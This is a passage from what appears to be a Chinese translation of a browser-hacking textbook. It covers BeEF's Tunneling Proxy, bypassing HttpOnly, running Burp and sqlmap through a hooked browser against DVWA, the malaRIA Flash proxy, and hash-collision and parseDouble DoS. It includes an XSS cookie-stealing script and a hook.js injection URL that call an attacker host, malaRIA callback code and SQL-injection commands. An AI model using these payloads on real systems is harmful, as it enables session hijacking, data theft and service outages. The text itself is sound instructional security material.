为了最大限度地减少延迟，可以利用BeEF的WebSocket通信渠道。这个渠道默认是禁用的，因此首先要启用它。WebSocket是一个流协议，比默认的XHR轮询速度快，但只有在勾连浏览器完全支持的情况下，才会启用WebSocket，因此也不必担心会失去勾连那些老版本的浏览器的可能性。

9.8.1 通过浏览器上网

对被勾连的浏览器而言，最常见的代理配置之一是通过它使用标准的HTTP代理作为上网中介。下面稍微解释一下这种模型。

你不必使用标准的HTTP代理，而是将其插入被勾连的浏览器。这样勾连浏览器就成了中介，不仅可以代理你的请求，而且可以发送该代理权限范围内的所有请求。结果就是通过该勾连浏览器可以浏览勾连源，而该源很可能是你之前看不到的。

关键在于，每个请求都是以勾连浏览器的权限发送的。正如本章前面强调的，如果攻击目标经过了某个应用的认证，那么这个浏览器也就是经过认证的。图9-17展示了配置为使用127.0.0.1:6789（BeEF的Tunneling Proxy URI）的Opera浏览器被作为默认HTTP代理。

在这个Opera浏览器中，攻击者请求/dvwa/vulnerabilities/upload源，它属于勾连域的一部分。如图9-18中的日志所示，请求到达了代理，之后又被转换成一个`XMLHttpRequest`并被注入勾连浏览器。




图9-17　Opera使用BeEF的Tunneling Proxy




图9-18　Tunneling Proxy调试日志

在图9-19中，可以看到`XMLHttpRequest`对象的原始请求和响应首部被注入勾连的Firefox浏览器，该浏览器请求并正确取得了/dvwa/vulnerabilities/upload源。注意，User-Agent和源IP还是勾连浏览器的。



图9-19　勾连浏览器（Firefox）代理请求

通过Tunneling Proxy的所有请求和响应，都会存储在BeEF的数据库中。这些数据可以通过管理界面查询，如图9-20所示。可以对它们按照路径、请求或响应时间、域等进行排序。方便看到曾经发送给目标的所有请求。




图9-20　在BeEF的管理界面中，可以看到代理的所有请求和响应

绕过HttpOnly

对我们而言，Web应用的认证是不假思索的事。可是我们也知道，HTTP是一个无状态协议，因此默认没有什么原生方法去处理状态或会话等信息。为了让HTTP像是有状态，并支持用户会话的概念，这才出现了cookie[25]。

遗憾的是，通过cookie来区分认证和非认证Web应用用户并不十分可靠。

(1) XSS攻击盗取cookie

你可能见过下面这个常用于窃取会话cookie的XSS向量：

```
<script>document.location.href="browserhacker.com/ \
cookies?c="+document.cookie</script>
```

为了利用这个会话，攻击者可以用新获取的值再设置自己的cookie。这是一个使用JavaScript抢夺包含会话token的cookie小把戏。

为了防止这种问题导致cookie失窃，Web应用开发者开始增加更多的安全检查，比如启用HttpOnly标签。这个标签可以阻止JavaScript读取cookie，从而阻止攻击者获取会话访问权限。假如觉得这样还不够安全，Web开发者还可以继续验证即Referer、User-Agent首部，甚至验证源IP。

然而，只要Web应用存在XSS漏洞，那所有这些安全措施都可以被绕过。下面我们就看一看攻击者怎么绕过这些防御措施。

(2) 使用代理绕过HttpOnly

HttpOnly标签可以阻止运行在浏览器中的脚本语言访问相应的cookie。设置这个标签以后，cookie本身的功能不受影响。比如，每次向源发送的请求仍然会附上这个源最初设置的cookie。

虽然不能直接访问cookie中的会话token，但可以创建在首部带上cookie一起发送的请求。换句话说，通过向浏览器发送指令，可以让它向源发送请求。结果，cookie就会被包含在请求里，之后你就可以发送经过认证的请求，从而获得对响应内容的访问权。

在整个过程中，你都不需要访问cookie，因为可以通过浏览器代理。根本不需要读取包含会话cookie的会话令牌。

下面我们使用一个不错的教学工具Damn Vulnerable Web App[26]，也叫DVWA，来作进一步说明。DVWA是一个教学用的可攻击Web应用，目的是让人们了解安全问题。DVWA在Set-Cookie首部中没有使用HttpOnly标签，不过为了演示，我们可以给它加上。为此，要修改dvwa/includes/

dvwaPage.inc.php，在第11行后面添加如下代码：

```
$current_cookie = session_get_cookie_params();
$sessid = session_id();
setcookie(
    'PHPSESSID',//name
    $sessid,//value
    0,//expires
    $current_cookie['path'],//path
    $current_cookie['domain'],//domain
    false, //secure
    true //httponly
);
```

简单修改之后，每次创建PHPSESSID cookie，就都会带上HttpOnly标签了。于是我们就有一个安全了一点点的DVWA，下面看看怎么绕过这个防御措施。

为了演示不需要读取cookie就能利用目标的会话，可以勾连DVWA源，并通过该浏览器代理请求。勾连浏览器后，可以使用BeEF的Tunneling Proxy通过勾连浏览器发送隧道请求。这样就有效地使其相信你的请求属于经过认证的会话。下面的URL会通过后认证的反射型XSS漏洞勾连DVWA源：

```
http://browservictim.com/dvwa/vulnerabilities/xss_r/?name=\
 %3Cscript%20src=%22http://browserhacker.com/hook.js%22%3E%\
3C%2Fscript%3E#
```

如图9-21所示，可以看到Tunneling Proxy日志中的原始请求和响应，这里是使用Opera浏览被勾连的域。



图9-21　代理认证的资源

在图9-22中，可以看到勾连的Firefox浏览器向URL /dvwa/vulnerabilities/exec发送了请求，并在请求中自动附加了正确的PHPSESSID cookie值。




图9-22　勾连浏览器代理认证的资源

这说明HttpOnly标签不能有效防止使用Tunneling Proxy等高级技术的*会话劫持*（Session Riding）攻击。有了勾连浏览器，盗取cookie并在攻击者浏览器中替换cookie值的做法已经被抛弃了。即使在Web应用采用了双因子认证或源IP及User-Agent检查等高级验证的情况下，能够诱发会话劫持的一个XSS就可以把它们全部搞定。

Web应用没法区分请求是来自目标浏览器的合法请求，还是来自攻击者但通过目标浏览器发送的伪造请求。源IP和User-Agent此时也是相同的，而双因子认证也派不上用场，因为目标的会话可以被劫持。此时，正如前面例子中所演示的，HttpOnly标签也就不中用了。

9.8.2　通过浏览器 Burp

如果通过目标浏览器还可以寻找SQL注入或远程命令执行等漏洞，那为什么要止步于仅仅是浏览勾连域呢？BeEF的代理不仅仅能够接受来自浏览器的连接，还能接受来自任意Web客户端软件的通信。

发现上述漏洞的一个常用方法是使用Dafydd Stuttard的Burp Suite[27]。渗透测试人员经常使用Burp搜索安全漏洞。Burp不仅可以用于检测Web应用，还可以用于检测以HTTP作为主要协议的任何应用或系统。

好玩的是，在下面这种情况下，你要在代理的后面再使用一层代理。换句话说，我们要通过BeEF的Tunneling Proxy代理Burp。Burp支持上行HTTP（或SOCKS）代理设置，如图9-23所示。




图9-23　Burp使用BeEF的Tunneling Proxy作为上行代理

下一步是配置浏览器，以使用Burp作为默认代理。仍然以攻击DVWA为例，从勾连页面/dvwa/vulnerabilities/xss_r开始，可以在Burp的SiteMap选项卡中看到更多资源。Burp会找到所有的a链接和form动作目标，将它们指向的资源添加到这个SiteMap树中。在SiteMap树中有了一些资源之后，可以使用Burp的Spider组件去发现更多资源，如图9-24所示。




图9-24　为Burp的Spider添加一个网站资源分支

Spider很有可能会发现很多新资源，供你从中找到安全漏洞。比如，如果Spider发现了/dvwa/vulnerabilities/sqli/这个资源，那你会发现它期待一个id参数。使用Burp的Repeater组件，将默认参数值修改为一个不同的整数值，你会看到不一样的输出结果。此时，你就会意识到，这里发生了对某种数据存储的查询。

此时此刻，你想知道这个资源是否会受到SQL、LDAP或XML注入的影响。如果你使用的是Burp Suite Professional，那可以使用它的Scanner组件，如图9-25和图9-26所示。




图9-25　对特定资源进行活跃度扫描

如果你没有使用Burp Suite Professional，那可以使用免费的Intruder组件，自定义注入点和payload内容。虽然有更自动化的Scanner，但很多渗透测试人员仍然愿意使用Intruder，因为可以灵活地自定义攻击向量和输出过滤规则。




图9-26 发现存在漏洞的资源

如图9-26所示，/dvwa/vulnerabilities/sqli/?id=xyz这个资源看起来好像存在SQL注入漏洞，而数据库看起来是MySQL。

通过目标浏览器发动攻击，不仅可以在勾连源中传输恶意请求，同样可以增强隐蔽性。被攻击的Web服务器的日志中，记录的是勾连浏览器的IP地址，而不是攻击者的IP地址。

9.8.3 通过浏览器 Sqlmap

Sqlmap[28]是一个比较流行的利用SQL注入的开源工具，也可以通过Tunneling Proxy来使用。如果你绕不过SOP，那么只能局限于攻击被勾连的域。如前所述，攻击目标将从勾连浏览器，而非直接从攻击者的源IP，接收到包含恶意SQLi的载荷。取决于Web应用中是否内置了其他层次的保护措施，这种隐蔽攻击的做法可能是非常有用的。

假设你像前面说的那样，在使用Tunneling Proxy和Burp，然后发现了一个被 Burp标记为存在SQL注入漏洞的资源。具体来说，就是/dvwa/vulnerabilities/sqli/?id=abc。为了通过Sqlmap利用这个漏洞，可以使用如下命令和参数：

```
./sqlmap.py --proxy http://127.0.0.1:6789 -u \
"http://172.16.37.147/dvwa/vulnerabilities/sqli \
/?id=abc&Submit=Submit" -p id -v 3 --current-db
```

注意，这里的选项`--proxy`指定了BeEF代理的URI。如图9-27所示，通过Firebug观察勾连浏览器的原始请求，可以看到URL编码的恶意SQLi攻击向量。




图9-27　勾连浏览器发送了Sqlmap请求

在BeEF的管理界面，可以观察和分析勾连浏览器提交的所有请求和响应。对攻击而言，这些信息是非常有价值的。图9-28展示了如何观察到包含取得当前数据库名称的向量的原始HTTP请求，以及包含预期dvwa值的相关响应。



图9-28　BeEF管理界面中的Sqlmap请求

图9-29展示了在BeEF Tunneling Proxy中使用Sqlmap，以取得dvwa当前使用的数据库名称。




图9-29 Sqlmap取得了数据库名称

9.8.4 通过 Flash 代理请求

第4章讨论过与宽容（或大度的）Flash、Java、Silverlight和CORS跨域策略相关的安全问题。本节将重温Flash数据中错误配置SOP的问题，特别是crossdomain.xml文件中错误配置的问题。如果域browservictim.com有一个类似下面这样的/crossdomain.xml策略文件，那就是允许从任意域加载的Flash SWF文件或Java小程序，向browservictim.com发送请求并读取响应：

```
<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

在crossdomain.xml错配的基础上，还需要一些先决条件，才能利用这个目标的认证会话。首先是目标必须登录到了browservictim.com。其次是你已经在同一个浏览器中控制了一个（不同的）勾连源。

上述条件都具备之后，下一步就是把代理SWF文件嵌入勾连源。然后就可以通过目标浏览器代理发送经过认证的请求。之所以可以这样做，是因为配置文件中的`<allow-access-from domain="*" />`，允许从不同源加载的恶意SWF文件连接到browservictim.com。

Erlend Oftedal写过一个概念验证框架，叫作malaRIA[29]。它给出了利用宽松的跨域策略，通过Flash SWF或Silverlight部件代理请求的过程。

图9-30展示了malaRIA的工作原理。




图9-30　malaRIA使用Flash代理请求的原理图

malaRIA包含两个组件：Flash或Silverlight客户端部件和代理后端。两个客户端部件的工作方式相同，这里仅以Flash部件为例。下面的代码截取自malariaproxy.mxml中SWF Flex的源代码。浏览器加载完SWF文件后，就会连接回代理后端，等待指令：

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
layout="absolute" xmlns="*"
creationComplete="useHttpService()">
<mx:Script>
<![CDATA[
[...]

/* 回连到代理器后端*/
public function useHttpService():void {
    socket = new Socket();
    ExternalInterface.call("log", "Connecting back to malaRIA");
    socket.addEventListener(Event.CONNECT, this.connectHandler);
    socket.addEventListener(ProgressEvent.SOCKET_DATA, this.onData);
    socket.connect("browserhacker.com", 8081);
}
/*处理来自后端的请求，向目标发送请求*/
private function onData(event:ProgressEvent):void
{
    ExternalInterface.call("log", "Got data from proxy");
    var data:String = socket.readUTFBytes(socket.bytesAvailable);
    handle(data);
}

public function handle(data:String):void {
  var regresult:Object = /([^ ]+) ([^ ]+) ([^ ]+)( (.*))?/.exec(data);
```

```
    var verb:String = regresult[1];
    var url:String = regresult[2];
    var accept:String = regresult[3];
    var reqData:String = regresult[5];
    ExternalInterface.call("log", "Trying: [" + verb + " " + url + " "
  + accept + " " + (verb == "POST" ? " " + reqData : "") + "]");

    /* 按照代理后端的请求，向目标发送请求*/
    var urlRequest:URLRequest = new URLRequest(url);
    urlRequest.method = (verb == "POST") ? URLRequestMethod.POST :
     URLRequestMethod.GET;
    if (reqData != null && reqData != "") {
      urlRequest.data = new URLVariables(reqData);
    }

   var loader:URLLoader = new URLLoader();
   loader.dataFormat = URLLoaderDataFormat.BINARY;

   /* 把响应发送给代理*/
   loader.addEventListener(Event.COMPLETE, onComplete);
   loader.addEventListener(IOErrorEvent.IO_ERROR, onIOError);
   loader.load(urlRequest);
   ExternalInterface.call("log", "Sent");
  }

  public function onComplete(event:Event):void {
   socket.writeUTFBytes(event.target.bytesTotal + ":");
   socket.writeBytes(event.target.data);
   socket.flush();
   ExternalInterface.call("log", "Sending back data - length " +
  event.target.bytesTotal + " (" + event.target.data.length + ")");
  }
  [...]
      </mx:Script>
  </mx:Application>
```

使用以下命令来启动代理后端：

```
sudo java malaria.MalariaServer browserhacker.com 8081
```

以上命令将malaRIA后端绑定到8080端口。需要把你的浏览器指向这个端口，从而通过注入到目标勾连浏览器中的SWF部件转发流量。8081端口被malaRIA后端用于处理来自部件的反向连接。由于应用把两个额外的套接字绑定到843和943端口，所以需要root权限来启动服务器。整个过程如图9-31所示。



图9-31 malaRIA代理准备接受来自SWF部件的连接

之所以需要这两个端口，是因为SWF或Silverlight部件在连接回malaRIA服务器时，首先需要

从browserhacker.com上取得跨域策略。如果部件是SWF，就会从843端口获取。如果是Silverlight，就指向943端口。可以看一下代理后端代码中的`FlexPolicyServer.java`类，它的下面这个方法就是为了返回正确的跨域策略而写的：

```
public static void printFlexPolicy(PrintStream clientOut, \
String hostname, int port) {
 clientOut.print("<?xml version=\"1.0\"?>\n");
 clientOut.print("<!DOCTYPE cross-domain-policy SYSTEM  \
\"/xml/dtds/cross-domain-policy.dtd\">");
 clientOut.print("<cross-domain-policy>");
 clientOut.print("<site-control permitted-cross-domain- \
policies=\"master-only\"/>");
 clientOut.print("<allow-access-from domain=\"" +
 hostname + "\" to-ports=\"" + port + "\" />");
 clientOut.print("</cross-domain-policy>");
}
```

为了从Flex源代码中生成Flash SWF文件，需要安装Adobe Flex SDK。然后可以通过如下命令编译源代码：

```
mxmlc --strict=true --file-specs malariaproxy.mxml
```

下一步是将前面生成的SWF文件嵌入一个HTML文件：

```
<head>
<script>
function log(msg) {
 var elm = document.getElementById("log");
 elm.innerHTML += msg + "<br />";
}
</script>
</head>
<body>
<div id="log">
</div>
<object width="0" height="0">
<param name="movie" value="malariaproxy.swf">
<embed src="malariaproxy.swf" width="0" height="0"></embed>
</object>
```

为了更好地理解背后的工作过程，我们在代码中包含了`log()`函数这个额外的日志工具。与BeEF结合使用时，可以考虑把这个SWF注入一个已经勾连的网页，然后删除使用External-Interface.call从SWF向DOM发送消息的日志代码。

在下面的例子中，目标已经登录到了browservictim.com/dvwa/instructions.php。这个域暴露了/crossdomain.xml资源，其中包含允许从任何域连接到该资源的跨域策略配置。

你诱骗目标打开http://browserhacker.com/malariaproxy.html，其中嵌入了恶意的malaRIA SWF文件。与此同时，你打开另一个浏览器（Opera），其中配置使用了malaRIA HTTP代理后端。接下来就可以直接请求一个经过认证的页面，比如http://browservictim.com/dvwa/vulnerabilities/upload。

此后，代理后端把请求细节发送给SWF，如图9-32所示。SWF把相关的响应细节再返回给代理后端，后者再把响应返回给你的浏览器。整个过程有点像BeEF的Tunneling Proxy。主要区别是这里没有使用JavaScript发送请求，而是使用了SWF文件。



图9-32　malaRIA的SWF文件和代理后端写的日志

因为目标已经过browervictim.com认证，所以SWF可以向同一个域发送许多认证过的请求。如图9-33所示，请求的认证资源正确返回了，不需要什么cookie和凭据。



图9-33　攻击者的浏览器配置为使用malaRIA代理

到了这一步，实际上你已经利用了目标的会话。虽然这个例子使用的是Flash，但通过一个恶意的Silverlight部件也能得到同样的结果。

利用宽松的跨域策略，可以通过注入到目标浏览器中的部件，连接到互联网上的任意源，这是其最有威胁的地方。如果攻击目标恰好又在多个不同的源获得了认证，而且这些源都配置了宽松的跨域策略，那么攻击的收效将会非常之大。你的恶意部件此时可以向所有源发送请求，并且将响应转发给你。

9.9　启动拒绝服务攻击

提到DoS（Denial-of-Service，拒绝服务）攻击，多数人的第一印象就是一个发送大量请求的僵尸网络。我们知道，浏览器同样可以发送请求，而且可以使用简单的指令让它跨域发送请求。本节就来探讨在DoS攻击中使用这个功能的后果。

9.9.1　Web 应用的痛点

很多Web应用都有一些页面或资源，执行起来需要消耗一定的计算能力或时间才能完成。比如动态执行多个查询、联结多个大表的操作就需要较长时间。相对于图片或静态HTML文件等静态资源而言，这个时间就显得更突出了。如果你想生成DoS疫情，或仅仅想拖慢某个目标应用，那简单地向其中一个响应慢的资源发送多个请求就可以了。如果同时从多个地方同时向一个这样的资源发送多个请求，那么破坏效果会被放大。相对于基于TCP的同步洪流攻击，通过攻击Web应用中的痛点来拖慢服务器，或者对服务器发动DoS攻击，显然更可行，也更便捷。

从语言层面上看，Java、PHP、Python等都已经被爆出很多漏洞，攻击者可以利用它们发动DoS攻击。相关的利用包括对大数的解析，或者对特殊编制的散列数据结构的处理等操作，都可以把运行速度降低到无法容忍的程度。这类攻击有可能影响使用某种编程语言的所有应用，因此比单纯攻击一个应用具有更大的攻击面。

对Web应用发动DoS攻击，特别是请求响应慢的服务和动态资源，将在后面的小节讨论。

1. 散列碰撞DoS

2011年底，有人爆料[30]，多个编程语言存在DoS攻击漏洞，前提是要让这些语言对一个特别编制的散列表求值。涉及的语言有PHP、Python、Java和Ruby。可悲的是，很多以上述语言开发的Web应用框架都有一个共同的特点：它们都会在解析完原始HTTP请求之后，把响应首部和响应体存储在一个散列对象中。从开发角度来看，这样保存和查询HTTP `Request`对象很方便。HTTP参数就是`key=value`，而散列的数据结构也是`key=value`。

按照设计，散列表不能包含重复的键，而在插入*N*个具有相同碰撞键的情况下，算法复杂度会变成`O(N^2)`。其他语言（比如Perl）的开发者在2003年就预见到了这个潜在的问题，于是在其散列函数中添加了随机化机制。他们这种积极的应对有效地防止了这种DoS攻击。

Java和PHP中的字符串散列函数使用了DJBX33A算法，该算法存在“相同子字符串”漏洞。下面我们通过一段Java代码，来看看如何发起这种攻击：

```
public class HashCode{
 public static void main(String[] args){
```

```
    String a = "Aa";
    String b = "BB";
    String c = "AaBBBBAa";
    String d = "BBAaAaBB";
    System.out.println("Hash code for "+a+":" + a.hashCode());
    System.out.println("Hash code for "+b+":" + b.hashCode());
    System.out.println("Hash code for "+c+":" + a.hashCode());
    System.out.println("Hash code for "+d+":" + b.hashCode());
  }
}
```

如果运行上面的代码，它会对四个不同的字符串都返回相同的散列值：2112。利用这个特点，就可以创建一个以这种字符串为键的散列表，而这些字符串的散列值是冲突的。这种情况下的计算量超级大[31]，如果让应用同时处理多个包含碰撞键的大散列，则攻击效果会放大。

利用很多Web应用框架在解析原始HTTP请求后，会把数据存储在散列表中的事实，可以提交一个POST请求，然后在请求体中将参数的键设置为冲突的，比如：

```
Aa=Aa&BB=BB&AaBBBBAa=AaBBBBAa&BBAaAaBB=BBAaAaBB&[...]
```

这个例子是不是很有意思？它说明一个简单的设计决定，可能会招致影响广泛的恶果。

2. Function `parseDouble()` DoS

2011年，Rick Regan和Konstantin Preißer发现[32]，Java 1.5到Java 1.6u22，以及PHP 5.2和PHP 5.3，在将字符串转换成双精度浮点数（Java中的Double对象）时，会出现DoS漏洞。如果Web应用使用了有风险的代码，比如`Double.parseDouble(request.getParameter("id"));`，而恰好`id`参数的值是`2.2250738585072012e-308`或者`0.0222507385850720l2e-00306`，这段代码就会无限循环。无论对Web应用还是应用服务器来说，这实际上就是DoS攻击。产生这种结果的原因是Java和PHP的浮点实现中存在缺陷。

通过勾连浏览器跨域发动这种攻击，简直是小菜一碟。创建一个GET或POST请求，发送给一个接受数值参数值的Java服务端小程序，使用前面提到的任何一个值就够了。

9.9.2 使用多个勾连浏览器 DDoS

对Web应用的DoS攻击，不一定要从攻击者控制的操作系统上发起。挤压痛点的HTTP请求可以从任何Web浏览器中发出，甚至可以从多个浏览器中同时发出。对于后一种情况，实际上就是分布式拒绝服务攻击（Distributed Denial-of-Service，DDoS）。

以下面这个简单的Ruby Web应用为例，它接受两个请求：一个POST请求，期待两个参数用于向MySQL数据库中插入（`insert`）新数据；一个GET请求，通过联结（`join`）两个表来查询同一个数据库。

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'cgi'
require 'mysql'
```

```
class Books < Sinatra::Base
  post "/" do
    author = params[:author]
    name = params[:name]
    db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
    statement = db.prepare "insert into books (name,author) \
 values (?,?);"
    statement.execute name, author
    statement.close
    "INSERT successful"
  end

  get "/" do
    book_id = params[:book_id]
    db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
    statement = db.prepare "select a.author, a.address, b.name \
from author a, books b where a.author = b.author"
    statement.execute
    result = ""
    statement.each do |item|
       result += CGI::escapeHTML(item.inspect)+"<br>"
    end
    statement.close
    result
  end
end

@routes = {
    "/books" => Books.new,
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("172.16.37.150", 80, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

